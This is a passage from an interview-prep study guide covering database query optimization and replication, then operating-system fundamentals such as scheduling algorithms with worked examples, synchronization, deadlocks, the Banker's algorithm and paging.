Schedule S': `R1(A) R2(A) W1(A) W2(A)` → `R2(A)` before `W1(A)` gives T2 → T1, and `R1(A)` before `W2(A)` gives T1 → T2 → **cycle** → not conflict-serializable (lost update).

**View serializability** is a weaker, broader condition (every conflict-serializable schedule is view-serializable, not vice-versa; checking it is NP-complete). **Recoverable schedule:** a transaction commits only after every transaction it read from has committed. **Cascadeless:** transactions read only committed data.

## 2.17 Query Optimization

When you submit SQL, the DB parses it, generates many equivalent execution plans and picks the cheapest.




*Query processing pipeline*

**The optimizer considers:** which index to use vs full scan, join order (join small results first), join algorithm, pushing filters down (apply `WHERE` before joins).

**Use `EXPLAIN` to inspect the plan:**


```
EXPLAIN SELECT * FROM orders WHERE customer_id = 42;
-- type=ref, key=idx_customer → index used ✔   |   type=ALL → full scan ✘
```

**Practical tips:**

1. Index columns used in `WHERE`, `JOIN`, `ORDER BY`.
2. `SELECT` only needed columns, not `*` (enables covering indexes, less I/O).
3. Avoid functions on indexed columns: `WHERE created >= '2024-01-01'` instead of `WHERE YEAR(created) = 2024`.
4. Prefer `EXISTS` over `IN` for large correlated subqueries; prefer joins where clearer.
5. Use `LIMIT` and keyset pagination for big result sets.
6. Avoid `OR` across different columns (can block index use) — consider `UNION`.
7. Batch inserts; avoid N+1 query patterns from ORMs.
8. Keep statistics up to date (`ANALYZE TABLE`).

## 2.18 Replication Basics

**Replication** keeps copies of data on multiple servers for **high availability**, **read scaling**, **disaster recovery** and **geo-locality**.




*Primary–replica (master–slave) replication*

| Type | How | Trade-off |
|---|---|---|
| **Synchronous** | Primary waits for replica ACK before confirming commit | No data loss; higher write latency |
| **Asynchronous** | Primary commits immediately, ships changes later | Fast; possible **replication lag** and data loss on primary failure |


| Type | How | Trade-off |
| --- | --- | --- |
| **Semi-synchronous** | Wait for at least one replica | Middle ground |

**Topologies:** *primary–replica* (single writer), *multi-primary / master-master* (writes anywhere — needs conflict resolution), *leaderless* (Cassandra/Dynamo; quorum reads/writes). **Failover:** if the primary dies, a replica is promoted.

> **Interview tip:** Replication copies the **same data** to many nodes (availability, read scaling). **Sharding** splits **different data** across nodes (write scaling, capacity). Real systems often use both (see §8.7).

# 3. Operating Systems

An **operating system** is system software that manages hardware resources and provides services to programs. It acts as an intermediary between users/applications and hardware. Core jobs: **process management, memory management, file systems, device/I-O management, security and protection**.





*Layered view of a computer system*

**Kernel types:** *monolithic* (all services in kernel space — Linux; fast, less isolated), *microkernel* (minimal kernel, services in user space — Minix, QNX; robust, slower IPC), *hybrid* (Windows NT, macOS XNU).

## 3.1 Process vs Thread

A **process** is a program in execution with its own address space. A **thread** is the smallest unit of CPU scheduling — a path of execution *within* a process. Threads of the same process share code, data and heap but each has its own **stack, registers and program counter**.





*One process with three threads: shared code/data/heap/files, private stacks and registers*

| Feature | Process | Thread |
|---|---|---|
| Definition | Program in execution | Lightweight unit within a process |
| Memory | Separate address space | Shares process memory |
| Creation cost | Heavy ( `fork()` copies page tables, etc.) | Light |
| Context switch | Expensive (switch address space, flush TLB) | Cheap |
| Communication | IPC: pipes, sockets, shared memory, message queues | Directly via shared variables |
| Isolation | Crash of one doesn't affect others | One thread crashing can kill the whole process |
| Example | Each Chrome tab runs as a separate process | A tab's rendering thread + JS thread + network thread |

**Process Control Block (PCB):** the kernel's record of a process — PID, state, program counter, CPU registers, scheduling priority, memory-management info (page table), open files, accounting info. **Thread Control Block (TCB)** holds per-thread state.

**User-level vs kernel-level threads:** user threads are managed by a library (fast, but one blocking call blocks all); kernel threads are scheduled by the OS (true parallelism on multicore). Mapping models: many-to-one, one-to-one (Linux, Windows), many-to-many.

## 3.2 Process States




*Five-state process model*


| State | Meaning |
|---|---|
| New | Being created; PCB allocated |
| Ready | Loaded in memory, waiting for a CPU |
| Running | Instructions executing on a CPU (one per core) |
| Waiting/Blocked | Waiting for I/O, a lock or a signal |
| Terminated | Finished; resources being reclaimed |

Extra states: **suspended-ready / suspended-blocked** (swapped out to disk by the medium-term scheduler). A **zombie** process has exited but its parent hasn't read its exit status via `wait()`; an **orphan** process's parent died first (adopted by `init` / `systemd`).

**Schedulers:** *long-term* (job scheduler: which jobs enter memory — controls degree of multiprogramming), *short-term* (CPU scheduler: which ready process runs next — runs every few ms), *medium-term* (swaps processes in/out).

## 3.3 Context Switching

A **context switch** saves the state of the running process/thread into its PCB and loads the state of the next one.




*Context switch from P1 to P2*

**Triggers:** time-slice expiry, I/O request, higher-priority process arrives, interrupt, system call that blocks. **Cost:** saving/restoring registers, switching page tables, TLB & cache pollution (typically microseconds). Thread switches within the same process are cheaper (no address-space change).

> **Interview tip:** Context switch ≠ mode switch. A **mode switch** (user → kernel for a system call) doesn't necessarily change the running process.

## 3.4 CPU Scheduling

The short-term scheduler picks which ready process gets the CPU.

**Preemptive** scheduling can take the CPU away from a running process (time slice, higher priority arrival). **Non-preemptive** lets the process run until it blocks or finishes.

**Terms you must know:**

| Term | Formula / meaning |
|---|---|
| Arrival time (AT) | When process enters ready queue |
| Burst time (BT) | CPU time required |
| Completion time (CT) | When it finishes |
| **Turnaround time (TAT)** | CT − AT |
| **Waiting time (WT)** | TAT − BT |
| Response time (RT) | First time it gets CPU − AT |
| Throughput | Processes completed per unit time |
| CPU utilisation | % of time CPU is busy |


**Goals:** maximise CPU utilisation and throughput; minimise turnaround, waiting and response times; fairness.

## 3.5 FCFS, SJF, Round Robin, Priority

We use the same workload for every algorithm:

| Process | Arrival | Burst | Priority (lower = higher) |
|---|---|---|---|
| P1 | 0 | 5 | 3 |
| P2 | 1 | 3 | 1 |
| P3 | 2 | 1 | 4 |
| P4 | 3 | 2 | 2 |

### First-Come, First-Served (FCFS) — non-preemptive, FIFO queue





*FCFS Gantt chart*

| P | CT | TAT = CT−AT | WT = TAT−BT |
|---|---|---|---|
| P1 | 5 | 5 | 0 |
| P2 | 8 | 7 | 4 |
| P3 | 9 | 7 | 6 |
| P4 | 11 | 8 | 6 |
| **Avg** | | **6.75** | **4.0** |

Simple, but suffers the **convoy effect**: short jobs stuck behind a long one.

### Shortest Job First (SJF) — non-preemptive

At t=5 (P1 done) the ready queue has P2(3), P3(1), P4(2) → pick shortest.





*SJF (non-preemptive) Gantt chart*

| P | CT | TAT | WT |
|---|---|---|---|
| P1 | 5 | 5 | 0 |
| P2 | 11 | 10 | 7 |
| P3 | 6 | 4 | 3 |
| P4 | 8 | 5 | 3 |
| **Avg** | | **6.0** | **3.25** |

SJF is **optimal for average waiting time**, but burst times must be predicted (exponential averaging) and long jobs may **starve**.

### Shortest Remaining Time First (SRTF) — preemptive SJF

At t=1 P2 (3) arrives; P1 has 4 left → P2 preempts. At t=2 P3 (1) < P2's 2 left → P3 runs. Etc.




*SRTF Gantt chart*

| P | CT | TAT | WT |
|---|---|---|---|
| P1 | 11 | 11 | 6 |
| P2 | 5 | 4 | 1 |
| P3 | 3 | 1 | 0 |
| P4 | 7 | 4 | 2 |
| **Avg** | | **5.0** | **2.25** |

### Round Robin (RR), time quantum = 2 — preemptive

Each process gets at most 2 units, then goes to the back of the ready queue. (Convention: newly arriving processes enter the queue before the preempted one.)




*Round Robin (q = 2) Gantt chart*


Queue trace: t0 [P1] → t2 [P2,P3,P1] (P4 arrives t3 → [P3,P1,P4,P2] at t4) → ...

| P | CT | TAT | WT |
|---|---|---|---|
| P1 | 11 | 11 | 6 |
| P2 | 10 | 9 | 6 |
| P3 | 5 | 3 | 2 |
| P4 | 9 | 6 | 4 |
| **Avg** | | **7.25** | **4.5** |

RR gives good **response time** and fairness — ideal for time-sharing. Quantum too large → behaves like FCFS; too small → too many context switches.

### Priority scheduling — non-preemptive (lower number = higher priority)

At t=5: P2(1), P3(4), P4(2) ready → P2, then P4, then P3.




*Priority (non-preemptive) Gantt chart*

Avg WT = (0 + 4 + 8 + 5)/4 = **4.25**. Problem: **starvation** of low-priority processes. Fix: **aging** — gradually raise the priority of processes that wait long.

### Other schedulers

- **Multilevel Queue:** separate queues (system, interactive, batch) each with its own algorithm; fixed priority between queues.
- **Multilevel Feedback Queue (MLFQ):** processes move between queues based on behaviour — CPU-hogs drop to lower queues, I/O-bound processes stay high. Used by most real OSes.
- **Linux CFS** (Completely Fair Scheduler): red-black tree ordered by virtual runtime; picks the task that has run least.

| Algorithm | Preemptive? | Starvation? | Strength |
|---|---|---|---|
| FCFS | No | No | Simple |
| SJF | No | Yes | Min avg WT |
| SRTF | Yes | Yes | Min avg WT (preemptive) |
| Round Robin | Yes | No | Fair, good response |
| Priority | Either | Yes (fix: aging) | Importance-based |
| MLFQ | Yes | Possible (fix: periodic boost) | Adaptive |

## 3.6 Multithreading

**Multithreading** runs multiple threads within one process concurrently.


**Benefits:** responsiveness (UI stays alive while a background thread downloads), resource sharing, economy (cheaper than processes), scalability on multicore CPUs.

```
class Downloader implements Runnable {
    private final String file;
    Downloader(String f) { file = f; }
    public void run() { System.out.println(Thread.currentThread().getName() + " downloading "
+ file); }
}
Thread t1 = new Thread(new Downloader("a.zip"));
Thread t2 = new Thread(new Downloader("b.zip"));
t1.start(); t2.start();   // run concurrently
t1.join();  t2.join();    // main waits for both
```


**Thread pool:** reuse a fixed set of worker threads instead of creating one per task — avoids creation cost and unbounded thread growth (e.g. Java `ExecutorService`, web server worker pools).

**Problems:** race conditions, deadlocks, starvation, harder debugging (non-deterministic bugs).

## 3.7 Concurrency vs Parallelism




*Concurrency on ONE core: tasks interleave (make progress together, not simultaneously)*




*Parallelism on MULTIPLE cores: tasks run at literally the same instant*

| | Concurrency | Parallelism |
|---|---|---|
| Idea | *Dealing* with many things at once | *Doing* many things at once |
| Hardware | Possible on a single core (time-slicing) | Needs multiple cores/CPUs |
| Goal | Responsiveness, structure | Speed / throughput |


| | Concurrency | Parallelism |
|---|---|---|
| Analogy | One chef juggling three dishes | Three chefs each cooking one dish |

Concurrency is about program **structure**; parallelism is about **execution**. A concurrent program may or may not run in parallel.

## 3.8 Race Conditions

A **race condition** occurs when the result depends on the unpredictable timing of threads accessing shared data, and at least one access is a write.

`count++` looks atomic but is three machine steps: **load → add → store**.




*Two threads incrementing count (initially 5) — one update is lost*

```
class Counter {
    private int count = 0;
    void increment() { count++; }           // ✘ race condition
    synchronized void safeIncrement() { count++; } // ✔ mutual exclusion
}
// or: AtomicInteger count = new AtomicInteger(); count.incrementAndGet();  (lock-free CAS)
```

Real-world example: two users booking the last seat at the same time and both succeed.

## 3.9 Critical Section

The **critical section** is the part of code that accesses shared resources and must not be executed by more than one thread at a time.

```
do {
    entry section        // request permission (acquire lock)
        CRITICAL SECTION // touch shared data
    exit section         // release lock
        remainder section
} while (true);
```

**Requirements of a correct solution:**

1. **Mutual exclusion** — at most one process in the CS.
2. **Progress** — if no one is in the CS, the choice of who enters next can't be postponed indefinitely.
3. **Bounded waiting** — a limit on how many times others can enter before a waiting process gets its turn (no starvation).

**Solutions:** Peterson's algorithm (2 processes, software), hardware instructions (**Test-and-Set**, **Compare-and-Swap**), mutex locks, semaphores, monitors (Java `synchronized`).


```
// Peterson's solution for processes i and j
flag[i] = true;  turn = j;
while (flag[j] && turn == j);   // busy wait
/* critical section */
flag[i] = false;
```

## 3.10 Mutex vs Semaphore

**Mutex (mutual exclusion lock):** a lock with **ownership**. Only the thread that locked it can unlock it. Allows one thread into the CS.

**Semaphore:** an integer counter with two atomic operations — `wait()` (P, down: decrement; block if < 0) and `signal()` (V, up: increment; wake a waiter). No ownership: any thread can signal.

```
wait(S)   { S--; if (S < 0) block this process; }
signal(S) { S++; if (S <= 0) wake one blocked process; }
```




*Counting semaphore = parking lot with N spaces; mutex = single key to one bathroom*

| | Mutex | Semaphore |
|---|---|---|
| Type | Locking mechanism (object) | Signalling mechanism (integer) |
| Ownership | Yes — only owner unlocks | No — any thread can signal |
| Value | Locked / unlocked | Binary (0/1) or counting (0..N) |
| Threads allowed in | One | Up to N (counting) |
| Use case | Protect a shared variable | Limit access to N resources; signal between threads (producer–consumer) |

**Producer–consumer with semaphores** (bounded buffer of size N):


```
semaphore mutex = 1, empty = N, full = 0;
Producer: wait(empty); wait(mutex); add item; signal(mutex); signal(full);
Consumer: wait(full);  wait(mutex); remove item; signal(mutex); signal(empty);
```

Other classic problems: **readers–writers**, **dining philosophers**. **Spinlock:** busy-waits instead of sleeping — good for very short critical sections on multicore.

> **Interview tip:** "Is a binary semaphore the same as a mutex?" — Functionally similar, but a mutex has ownership (and often priority inheritance); a binary semaphore can be released by a different thread, which makes it usable for signalling.

## 3.11 Deadlocks and the Four Conditions

A **deadlock** is a state where a set of processes are each waiting for a resource held by another process in the set — none can proceed.




*Resource Allocation Graph with a cycle → deadlock*

**Coffman's four necessary conditions** — all must hold simultaneously:

| Condition | Meaning | How to break it (prevention) |
|---|---|---|
| **Mutual exclusion** | Resource can be held by only one process | Make resources shareable (read-only files, spooling) |

| Condition | Meaning | How to break it (prevention) |
|---|---|---|
| **Hold and wait** | Process holds one resource while waiting for another | Request all resources at once, or release before requesting |
| **No preemption** | Resources can't be forcibly taken | Allow the OS to preempt resources |
| **Circular wait** | A cycle P1 → P2 → ... → P1 of waits | Impose a global ordering; request in increasing order |

**Strategies:**

1. **Prevention** — design so one condition can never hold.
2. **Avoidance** — grant a request only if the system stays in a *safe state* (Banker's algorithm).
3. **Detection & recovery** — allow deadlocks, detect cycles in a wait-for graph, then kill processes or preempt resources.
4. **Ignorance (Ostrich algorithm)** — assume they're rare; reboot. Used by most general-purpose OSes.

**Deadlock vs starvation:** deadlock = nobody progresses (circular waiting); starvation = one process waits indefinitely while others progress. **Livelock:** processes keep changing state in response to each other but make no progress (two people stepping aside in a corridor).

## 3.12 Banker's Algorithm

A **deadlock-avoidance** algorithm (Dijkstra). Before granting a request, it checks whether the resulting state is **safe** — i.e. there exists some order (a *safe sequence*) in which every process can obtain its maximum need and finish.

**Data structures** (n processes, m resource types): `Available[m]`, `Max[n][m]`, `Allocation[n][m]`, `Need = Max - Allocation`.

**Worked example** — resources A, B, C; total = (10, 5, 7):

| Process | Allocation (A B C) | Max (A B C) | Need = Max − Alloc |
|---|---|---|---|
| P0 | 0 1 0 | 7 5 3 | 7 4 3 |
| P1 | 2 0 0 | 3 2 2 | 1 2 2 |
| P2 | 3 0 2 | 9 0 2 | 6 0 0 |
| P3 | 2 1 1 | 2 2 2 | 0 1 1 |
| P4 | 0 0 2 | 4 3 3 | 4 3 1 |

Total allocated = (7, 2, 5) → **Available = (3, 3, 2)**.

**Safety algorithm** — repeatedly find a process whose Need ≤ Work, let it finish, reclaim its allocation:

| Step | Work before | Pick (Need ≤ Work) | Work after (+Allocation) |
|---|---|---|---|
| 1 | 3 3 2 | P1 (1 2 2) | 5 3 2 |
| 2 | 5 3 2 | P3 (0 1 1) | 7 4 3 |

| Step | Work before | Pick (Need ≤ Work) | Work after (+Allocation) |
|---|---|---|---|
| 3 | 7 4 3 | P4 (4 3 1) | 7 4 5 |
| 4 | 7 4 5 | P0 (7 4 3) | 7 5 5 |
| 5 | 7 5 5 | P2 (6 0 0) | 10 5 7 |

All finish → **safe sequence ⟨P1, P3, P4, P0, P2⟩** → system is safe.

**Resource-request algorithm:** when Pi requests R: (1) check R ≤ Need[i]; (2) check R ≤ Available, else wait; (3) *pretend* to allocate, run the safety algorithm; if safe → grant, else roll back and make Pi wait.


Limitations: needs maximum demands in advance, fixed number of processes/resources, $O(m \cdot n^2)$ per check — so rarely used in general OSes.

## 3.13 Paging and Segmentation

### Paging

Physical memory is split into fixed-size **frames**; a process's logical memory into same-size **pages** (commonly 4 KB). Any page can go in any free frame → **no external fragmentation**.

A logical address = **(page number p, offset d)**. The **page table** maps p → frame number f; physical address = f × page_size + d.




*Address translation with a page table (TLB caches recent translations)*

**Example:** page size 1 KB (1024 B). Logical address 2148 → p = 2148 / 1024 = 2, d = 2148 mod 1024 = 100. If page 2 is in frame 3 → physical = 3×1024 + 100 = **3172**.

**TLB (Translation Lookaside Buffer):** small hardware cache of page-table entries. Without it, every memory access needs 2 accesses (page table + data). Effective access time = hit_ratio × (TLB + mem) + miss_ratio × (TLB + 2·mem).

Issues: **internal fragmentation** (last page partly unused); large page tables → **multi-level** (hierarchical) paging, hashed or inverted page tables.

### Segmentation

Memory is divided into variable-size **logical segments** matching the program's structure: code, data, stack, heap, functions. Address = (segment number, offset). A **segment table** stores (base, limit) for each segment; offset must be < limit or a *segmentation fault* occurs.

| | Paging | Segmentation |
|---|---|---|
| Unit size | Fixed (pages) | Variable (segments) |

| | Paging | Segmentation |
|---|---|---|
| View | Physical / system view | Logical / programmer's view |
| Fragmentation | Internal | External |
| Table | Page table (page → frame) | Segment table (base, limit) |
| Sharing/protection | Per page | Natural per segment (e.g. read-only code) |

